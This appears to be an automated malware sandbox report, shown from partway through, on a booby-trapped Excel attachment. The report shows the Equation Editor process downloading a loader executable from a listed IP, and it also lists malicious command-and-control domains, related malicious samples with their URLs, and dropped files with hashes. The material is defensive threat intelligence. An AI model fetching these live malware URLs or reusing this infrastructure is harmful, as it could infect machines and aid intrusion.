http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.news.com.au/favicon.ico	0%	URL Reputation	safe	
http://www.news.com.au/favicon.ico	0%	URL Reputation	safe	
http://www.news.com.au/favicon.ico	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
webredir.vip.gandi.net	217.70.184.50	true	false		high
doodstore.net	67.199.248.12	true	true		unknown
www.spinecompanion.com	unknown	unknown	true		unknown
www.dr-farshidtajik.com	unknown	unknown	true		unknown
www.reufhroir.com	unknown	unknown	true		unknown
www.pholbhf.icu	unknown	unknown	true		unknown
www.doodstore.net	unknown	unknown	true		unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.210.173.40	unknown	United States		36352	AS-COLOCROSSINGUS	true
217.70.184.50	webredir.vip.gandi.net	France		29169	GANDI-ASDomainnameregistrar-httpwwwgandinetFR	false

Private

IP
192.168.2.22
192.168.2.255

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	433035
Start date:	11.06.2021
Start time:	08:02:29
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 50s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Agency Appointment VSL Tbn-Port-Appointment Letter-2100133.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/21@5/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 23.9% (good quality ratio 23%) • Quality average: 76% • Quality standard deviation: 27.6%
HCA Information:	• Successful, ratio: 90% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
08:03:00	API Interceptor	58x Sleep call for process: EQNEDT32.EXE modified
08:03:06	API Interceptor	89x Sleep call for process: vbc.exe modified
08:03:31	API Interceptor	231x Sleep call for process: raserver.exe modified
08:04:16	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.210.173.40	MT103-payment confirmation.xlsx	Get hash	malicious	Browse	• 192.210.173.40/files/loader2.exe
	Agency Appointment for Mv TBN Port-Appointment Letter-2100133.xlsx	Get hash	malicious	Browse	• 192.210.173.40/files/loader1.exe
217.70.184.50	a8eC6O6okf.exe	Get hash	malicious	Browse	• www.spinecompanion.com/bp3i/?V0Gp=UA97/2DJKNyumeI/h5VkqIpiqoWZJQJausvjwzEKvvQrM4qFs4MFdVXHVZp7e8qHij8k&PF=5jiDaNi8a4RT0
	LQrGhleECP.exe	Get hash	malicious	Browse	• www.kerneis.net/dxe/?W8Mp8l=EMRsx9fCGFv+Z/uXaKRVWfbVyNOVwQmG3TCu/sVfm21gNCdRdP/aj/X/Ya9EGFlym1M9&j6t4MD=ktcPu
	Shipping Documents.exe	Get hash	malicious	Browse	• www.kerneis.net/dxe/?Cj6d=EMRsx9fCGFv+Z/uXaKRVWfbVyNOVwQmG3TCu/sVfm21gNCdRdP/aj/X/YZR+FEJJlCtszIEqKg==&vTdDF=LHQP
	NEW ORDER.exe	Get hash	malicious	Browse	• www.kerneis.net/dxe/?1b=jnK0MdUxr&wPX=EMRsx9fCGFv+Z/uXaKRVWfbVyNOVwQmG3TCu/sVfm21gNCdRdP/aj/X/Ya9uZ1Vyi3E9

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PROFORMA INVOICE-INV393456434.pdf.exe	Get hash	malicious	Browse	• www.austincitylegacy.net/sbqi/?nzrT8h=5jRDMLpHNB&QPdT=pgb9D/PyRsR2P8Rfcnc63bnRKjjOxGgQIVBJoMGEpGP0DVW1ouPUMF6x0wgSHY4jNjfL
	Order.exe	Get hash	malicious	Browse	• www.bwi.email/n30n/?N4=sdzwhKEGHT5Oq+ziQYBdgzNtzFLrgkMEJro0zr3FqzAITy7AmDQTvZigHUM/Gj1G+o+&sZ=XnzpWlcx
	Confirmaci#U00f3n de pago.exe	Get hash	malicious	Browse	• www.littlemlive.com/uidr/?tFQt=hCyUdEVC+/e0kqIc4rEIzsqLVd3ukP9NmRqnWpj1TlcqQyXYjjC7/9+R8pIHeD4GOA8b&CTp0=ctxDHzZH
	remittanceslip_pdf.exe	Get hash	malicious	Browse	• www.gumboprivacy.com/cu6o/?uN6x=Rx6r56djeiIgLt3S7FmXbWU20G6eWx4/TW0QyaIMZ61zjOw+pkhnowl+Nm39n2CMiIEO&Vtx0E=FDHHERlxjn8PMDI
	zMJhFzFNAz.exe	Get hash	malicious	Browse	• www.goal123news.com/idir/?zZ0lQ0=0rl7bJpWRK0Pe3no9PtjK1UhgdmY8kYeQz99z2eN40QIAD0ApdRxEBPwtIjRaXNBs2l8&Wzr=H2MDx8O8kJn8f
	Xi4vVgHekF.exe	Get hash	malicious	Browse	• www.jimboprivacy.com/rina/?wFN0DX=UtX8E&GFQL=NOAI9qIOQ3yErtXvbR+jV4oaziO+RpBKgWbw760Ol/JjIhawxc6z4McipwAub27bq8xF
	rcx41011_exe.exe	Get hash	malicious	Browse	• www.immobiliervaldoingt.com/krc/?t8bH=9wvyVqxAKYo2IasQqO4dP/s53BB7SlNoNX4IITEmxILAdb/8cW1wefOGBYznHigLeQ6K&2d=llxh

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	WIBvCPCRcs.exe	Get hash	malicious	Browse	• www.oraghallaighjournney.net/oean/?BBZ=OxlhVXB8mRxx4&YV8h-V18=VEdaFLAJj+BqSPb+RWTgvGBLVmUULtjZemD+R4RxJuQ1Gw4oAgGERQRzU3+qdkHE3x8g
	HwL7D1UcZG.exe	Get hash	malicious	Browse	• www.lebaronfuneraire.com/eaud/?KnUt5D=WAvmXqQ2SDolw2MVNr0JQneOuJHUyTLsb+pO5S4ClyTL3PcY6xI1EV2X3CXrMZO5eHnIpOu44Q==&Tj=K2Jxlty0LFD4LFOP
	CREDIT NOTE DEBIT NOTE 30.1.2021.xlsx	Get hash	malicious	Browse	• www.lebaronfuneraire.com/eaud/?t2M8bRGP=WAvmXqQzSEohwmAZPr0JQneOuJHUyTLsb+xelRkDhSTK3+we9hZ5SROV0kXtU4WxSxTpww==&efipT=8pD4qrqpF2f
	c8TrAKsz0T.exe	Get hash	malicious	Browse	• www.mrbalumba.com/j5an/?tXR=NXeX2&k2JdyL=JhEfkztXJMY5LiIumZWSUP2MeQ6dDSZJVYbrEGMlqPincr34GucJwKwMyE8kFWr9EL4X
	PO 2420208.exe	Get hash	malicious	Browse	• www.rascalblack.com/dtra/?Rx=8pyTKT4hfnblTr&YH6XAPZH=qq+gc7IeNksL8uZB1nitLdTNLNPu3PZqpRNbeaZMXdB2VER7GEGc/5Za+KAUPz7IA3e4
	winlog(1).exe	Get hash	malicious	Browse	• www.oraghallaighjournney.net/oean/?u4XpH=VEdaFLAJj+BqSPb+RWTgvGBLVmUULtjZemD+R4RxJuQ1Gw4oAgGERQRzU0SQelr/0Gdx7EUjIA==&8pNhXv=yVML0zB0

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	sLUAeV5Er6.exe	Get hash	malicious	Browse	• www.oraghallaighjourney.net/oean/?BjU=VEdaFLAJj+BqSPb+RWTgvGBLVmUULtjZemD+R4RxJuQ1Gw4oAgGERQRzU0SpBUL86QB27EUkbw==&ndn4iR=9rw83dnx_NFt
	GkrIJKmWHp.exe	Get hash	malicious	Browse	• www.lebaronfunerairee.com/eaud/?NVdPH2=WAvmXqQ2SDolw2MVNr0JQneOuJHUyTLsb+pO5S4ClyTL3PcY6xl1EV2X3CbrfJC6HXne&w2=iDHXzIlh4
	e0ciSGkcJn.exe	Get hash	malicious	Browse	• www.oraghallaighjourney.net/oean/?E61l=VEdaFLAJj+BqSPb+RWTgvGBLVmUULtjZemD+R4RxJuQ1Gw4oAgGERQRzU0eQN1n8tWdn&nPntH8=dXbHpDFHFzJx

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
webredir.vip.gandi.net	a8eC6O6okf.exe	Get hash	malicious	Browse	• 217.70.184.50
	LQrGhleECP.exe	Get hash	malicious	Browse	• 217.70.184.50
	Shipping Documents.exe	Get hash	malicious	Browse	• 217.70.184.50
	NEW ORDER.exe	Get hash	malicious	Browse	• 217.70.184.50
	PROFORMA INVOICE-INV393456434.pdf.exe	Get hash	malicious	Browse	• 217.70.184.50
	Order.exe	Get hash	malicious	Browse	• 217.70.184.50
	Confirmaci#U00f3n de pago.exe	Get hash	malicious	Browse	• 217.70.184.50
	remittanceslip_pdf.exe	Get hash	malicious	Browse	• 217.70.184.50
	zMJhFzFNAz.exe	Get hash	malicious	Browse	• 217.70.184.50
	Xi4vVgHekF.exe	Get hash	malicious	Browse	• 217.70.184.50
	rcx41011_exe.exe	Get hash	malicious	Browse	• 217.70.184.50
	WlBvCPCRcs.exe	Get hash	malicious	Browse	• 217.70.184.50
	HwL7D1UcZG.exe	Get hash	malicious	Browse	• 217.70.184.50
	CREDIT NOTE DEBIT NOTE 30.1.2021.xlsx	Get hash	malicious	Browse	• 217.70.184.50
	c8TrAKsz0T.exe	Get hash	malicious	Browse	• 217.70.184.50
	PO 2420208.exe	Get hash	malicious	Browse	• 217.70.184.50
	winlog(1).exe	Get hash	malicious	Browse	• 217.70.184.50
	sLUAeV5Er6.exe	Get hash	malicious	Browse	• 217.70.184.50
	GkrIJKmWHp.exe	Get hash	malicious	Browse	• 217.70.184.50
	e0ciSGkcJn.exe	Get hash	malicious	Browse	• 217.70.184.50

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-COLOCROSSINGUS	Request Letter for Courtesy Call.xlsx	Get hash	malicious	Browse	• 198.12.110.183
	ORDEN 47458.xlsx	Get hash	malicious	Browse	• 198.12.110.183
	Descuentos de hasta el 40%.xlsx	Get hash	malicious	Browse	• 198.12.110.183
	crt9O3URua.exe	Get hash	malicious	Browse	• 198.23.140.76
	_VM0_03064853.HtM	Get hash	malicious	Browse	• 23.94.52.94
	1LvgZjt4iv.exe	Get hash	malicious	Browse	• 198.46.177.119
	PAYMENT 02.BHN-DK.2021 (PO#4500111226).xlsx	Get hash	malicious	Browse	• 198.23.221.170

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Purchase Order Price List 061021.xlsx	Get hash	malicious	Browse	• 198.12.127.155
	xYKsdzAUj8.exe	Get hash	malicious	Browse	• 192.210.198.12
	lsQ72VytAw.exe	Get hash	malicious	Browse	• 192.210.198.12
	EDxI6b8IKs.exe	Get hash	malicious	Browse	• 192.210.198.12
	ouGTVjHuUq.exe	Get hash	malicious	Browse	• 192.210.198.12
	vbc.xlsx	Get hash	malicious	Browse	• 107.173.219.35
	PO.xlsx	Get hash	malicious	Browse	• 198.12.110.183
	Duplicated Orders.xlsx	Get hash	malicious	Browse	• 198.12.110.183
	pago.xlsx	Get hash	malicious	Browse	• 192.227.228.121
	DEPOSITAR.xlsx	Get hash	malicious	Browse	• 198.12.110.183
	HT.xlsx	Get hash	malicious	Browse	• 198.12.110.183
	order 4806125050.xlsx	Get hash	malicious	Browse	• 192.227.228.121
	PO -TXGU5022187.xlsx	Get hash	malicious	Browse	• 192.227.228.121
GANDI-ASDomainnameregistrar-httpwwwgandinetFR	a8eC6O6okf.exe	Get hash	malicious	Browse	• 217.70.184.50
	LQrGhleECP.exe	Get hash	malicious	Browse	• 217.70.184.50
	Shipping Documents.exe	Get hash	malicious	Browse	• 217.70.184.50
	NEW ORDER.exe	Get hash	malicious	Browse	• 217.70.184.50
	2bb0000.exe	Get hash	malicious	Browse	• 185.26.127.24
	PROFORMA INVOICE-INV393456434.pdf.exe	Get hash	malicious	Browse	• 217.70.184.50
	PO#ZAMELEX_pdf.exe	Get hash	malicious	Browse	• 217.70.178.9
	PO#90KY_pdf.exe	Get hash	malicious	Browse	• 217.70.178.9
	TT Copy_pdf.exe	Get hash	malicious	Browse	• 217.70.178.9
	RFQ#GH55564I_pdf.exe	Get hash	malicious	Browse	• 217.70.178.9
	PO#KIS3345j_pdf.exe	Get hash	malicious	Browse	• 217.70.178.9
	Order.exe	Get hash	malicious	Browse	• 217.70.184.50
	Confirmaci#U00f3n de pago.exe	Get hash	malicious	Browse	• 217.70.184.50
	remittanceslip_pdf.exe	Get hash	malicious	Browse	• 217.70.184.50
	zMJhFzFNAz.exe	Get hash	malicious	Browse	• 217.70.184.50
	Xi4vVgHekF.exe	Get hash	malicious	Browse	• 217.70.184.50
	rcx41011_exe.exe	Get hash	malicious	Browse	• 217.70.184.50
	WlBvCPCRcs.exe	Get hash	malicious	Browse	• 217.70.184.50
	HwL7D1UcZG.exe	Get hash	malicious	Browse	• 217.70.184.50
	CREDIT NOTE DEBIT NOTE 30.1.2021.xlsx	Get hash	malicious	Browse	• 217.70.184.50

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\nsoA180.tmp\System.dll	New Order PO2193570O1.pdf.exe	Get hash	malicious	Browse	
	2320900000000.exe	Get hash	malicious	Browse	
	CshpH9OSkc.exe	Get hash	malicious	Browse	
	5SXTKXCnqS.exe	Get hash	malicious	Browse	
	i6xFULh8J5.exe	Get hash	malicious	Browse	
	AWB00028487364 -000487449287.doc	Get hash	malicious	Browse	
	090049000009000.exe	Get hash	malicious	Browse	
	dYy3yfSkwY.exe	Get hash	malicious	Browse	
	PAYMENT 02.BHN-DK.2021 (PO#4500111226).xlsx	Get hash	malicious	Browse	
	Purchase Order Price List 061021.xlsx	Get hash	malicious	Browse	
	Proforma Invoice and Bank swift-REG.PI-0086547654.exe	Get hash	malicious	Browse	
	UGGJ4NnzFz.exe	Get hash	malicious	Browse	
	Proforma Invoice and Bank swift-REG.PI-0086547654.exe	Get hash	malicious	Browse	
	3arZKnr21W.exe	Get hash	malicious	Browse	
	Shipping receipt.exe	Get hash	malicious	Browse	
	New Order TL273723734533.pdf.exe	Get hash	malicious	Browse	
	YZ8OvkljWm.exe	Get hash	malicious	Browse	
	U03c2doc.exe	Get hash	malicious	Browse	
	QUOTE061021.exe	Get hash	malicious	Browse	
	PAYMENT CONFIRMATION.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\loader1[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	downloaded
Size (bytes):	225177
Entropy (8bit):	7.913752075626111
Encrypted:	false
SSDEEP:	3072:DQIURTXJ+MwMy2ZeD0EUquupJDoeGgFq+HAgDtI7LXZ2sQYvvIlieO82WbyXVvE4:Ds9wMReDph9AOI7LXosQQBBFsuyQUvnk
MD5:	116E736BA00FCA4B8499C4DF00796454
SHA1:	A8D3D62DB4BD49E24C2BDA3D0D81C3BE25A81DAE
SHA-256:	096CA35528EF4F702E93F5F17D7954F26FB48ACD4526794CE1EE99D27CF1A4C3
SHA-512:	02DDAB82DD68FAA0627C15320DE3E0B118B1CC95FEE80FC013E57ED773A9420AF5B23F3BB7F9CCAC216C88581B665DB29BD1CA5E03F7E0B52F9C542D75B57 78
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 28%
Reputation:	low
IE Cache URL:	http://192.210.173.40/files/loader1.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1..:u..iu..iu..i..iw..iu..i...i..id..i!..i...i...it..iRichu..i.....PE..L. .....K.....\.....<2.....p....@.....s.....p.....text... ZZ.....\..... ..`.rdata.....p.....`.....@..@.data.....r.....@....ndata.....@.....rsrc.....v.....@..@..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1078C856.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.l.)."[`.f.X.u.n.;....._h.(.u\|0a.....].R.z...2.....GJY \|\..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..\|...=.\|K...w...}O..{\|...G.....~.o3.....z....m6...sN.0..;/....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....,}....3%..\|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...- C..KGld.8.a}|.,.....,....q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/...,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\491F12AC.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	51166
Entropy (8bit):	7.767050944061069
Encrypted:	false
SSDEEP:	1536:zdKgAwKoL5H8LiLtoEdJ9OSbB7laAvRXDlBig49A:JDAQ9H8/GMSdhahg49A
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354
SHA1:	85B228BBC80DC60D40F4D3473E10B742E7B9039E
SHA-256:	E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454
SHA-512:	F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....q~.....sRGB.....gAMA.....a.....pHYs.....o.d...sIDATx^..:.,;.....d.....{...m.m....4...h..B.d...%x.?..{w.$#.Aff..?W.....x.(.....^....{.....^j. .....oP.C?@GGGGGGGGG?@GGGGG.F}c.....E).....c._....w{}.....e;.._ttttt.X.....C.....uOV.+.I...|?.....@GGG?@GGG./...uK.WnM'.....s.s ...`.....ttttt.:::.....:.z.{...'..=.....ttt..g.:::z.....=.....F..'..O..sLU..:nZ.DGGGGGGGGG.AGGGGGGGG.Y.....#~.....7,.....O..b.GZ.....].....].....]....CO.vX>..... @GGGw/3.....tttt.2...s....n.U.!.....:.....:.....:....%...'..)w.....>.{.....<;.....^..z...../..=.....~.].q.t...AGGGGGGGGG?@GGGGGGG...AA..... .....~.....z...^...\....._ttttt.X.....C....o.{.O.Y1.....=....]^X.....ttt..tttt.....f.%.....nAGGGG.....[.....=....b....?{.....=.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4FF7B8C5.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Reputation:	moderate, very likely benign file

Preview:

.PNG........IHDR................J....sRGB.........gAMA......a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}...(..@...F>...v....s.g.
....x.>...9s..q]s......w...^z...........?........9D.}.w}W..RK..........S..y....S.y....S.J_..qr.....I}|.._...>r.v~..G.*.)..#.>z._....|.#..fF..?.G......zO.C.......zO.%......'....S..y....S.y....S.J_..qr.....I}|.._
...>r.v~..G.*.)..#.>z....._.W.~....S.......c..zO.C..N.vO.%............S..y....S.y....S.J_..qr.....I}|.._...>r.v~..G.*.)..#.>z..&nf..?........zO.C...o...{J-......._..S..y....S.y....S.J_..qr.....I}|.._.
..>r.v~..G.*.)..#.>z...6..........J..:.......SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw........M.r..M.k.:N.q4[<..o..k...G......XE=..b$.G.,..K...H'._nj..kJ_..qr....
.I}|.._...>r.v~..G.*.)..#.>......R...._..j.G...Y.>..!......O..{....L.}S..|.=}.>..OU...m.ks/....x..l....X.]e......?.........$...F.........>..{.Qb......

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\72F1B508.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7608
Entropy (8bit):	5.091127811854214
Encrypted:	false
SSDEEP:	96:+SDjyLSR5gs3iwiMO10VCVU7ckQadVDYM/PVfmhDqpH:5Djr+sW31RGtdVDYM3VfmkpH
MD5:	EB06F07412A815AED391F20298C1087B
SHA1:	AC0601FFC173F50B56C3AE2265C61B76711FBE01
SHA-256:	5CA81C391E8CA113254221D535BE4E0677908DA61DE0016EC963DD443F535FDE
SHA-512:	38AEF603FAC0AB6FB7159EBA5B48BD7E191A433739710AEACB11538E51ADA5E99CD724BE5B3886986FCBB02375B0C132B0C303AE8838602BCE88475DDD727A49
Malicious:	false

Preview:

....l...,...........<.................. EMF...............................8...X...................?.................................C...R...p.................................S.e.g.o.e. .U.I...v.Z
e.............%f^.................Y...Y.'.wq....\.....Y.......Y.@.Y.W.wq......Y..6.v_.wq......wq.Ze.4.g^..Y...f^0.g^......g^..f^........4.g^@.Y...f^......f^..........g^..Y.......g^4tf^..g^............
<..u.Z.v.....Ze......Ze.......................vdv......%..................................r..................'...........(...(.................?...........?...............l...4...........(...(...(...(...(..... ....
....
....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\865A705F.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 399 x 605, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	50311
Entropy (8bit):	7.960958863022709
Encrypted:	false
SSDEEP:	768:hfo72tRlBZeeRugjj8yooVAK92SYAD0PSsX35SVFN0t3HcoNz8WEK6Hm8bbxXVGx:hf0WBueSoVAKxLD06w35SEVNz8im0AEH
MD5:	4141C7515CE64FED13BE6D2BA33299AA
SHA1:	B290F533537A734B7030CE1269AC8C5398754194
SHA-256:	F6B0FE628E1469769E6BD3660611B078CEF6EE396F693361B1B42A9100973B75
SHA-512:	74E9927BF0C6F8CB9C3973FD68DAD12B422DC4358D5CCED956BC6A20139B21D929E47165F77D208698924CB7950A7D5132953C75770E4A357580BF271BD9BD8
Malicious:	false

Preview:

.PNG........IHDR.......].......^....gAMA......a.....sRGB........ cHRM..z&.............u0...`..:....p..Q<....bKGD.............oFFs.......F.#-nT....pHYs...%...%.IR$.....vpAg.......0...O.....
IDATx...h.w....V!...D.........4.p .X(r..x.&..K.(.L...P..d5.R......b.......C...BP...,% ....qL.,.!E.ni..t......H._......G..|~=.....<..#.J!.N.a..a.Q.V...t:.M.v;=..0.s..ixa...0..<...`..a\..a..q.+..a..5.<.
.a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\.
.a..qM../.u....h6..|.22..g4M.........C.u..y,--..'....a.?~.W.\i.>7q.j..y....iLNN.....5\..w"..b~~...J.sssm.d.Y.u.G....s.\..R.`qq.....C;..$..&..2..x..J..fgg...]=g.Y.y..N..(SN.S8.eZ.T...=....4.?
~..uK.;....SSS...iY.Q.n.I.u\.x..o.,.av.N.(..H..B..X......... ..amm...h4.t:..].j..tz[.(..#..}yy./..".z.-[!4....a...jj......,dY.7.|.F.....\.~.g.....x..Y...R..\.....w.\.h..K....h..nM

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9A0C7C6E.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9A0C7C6E.jpeg	
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F0E
Malicious:	false
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++---++++++++-++++++++++++++++....."..... .....F.....I."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[l..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'..".Y...I.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t....2....gb[)b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AAE4FF60.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
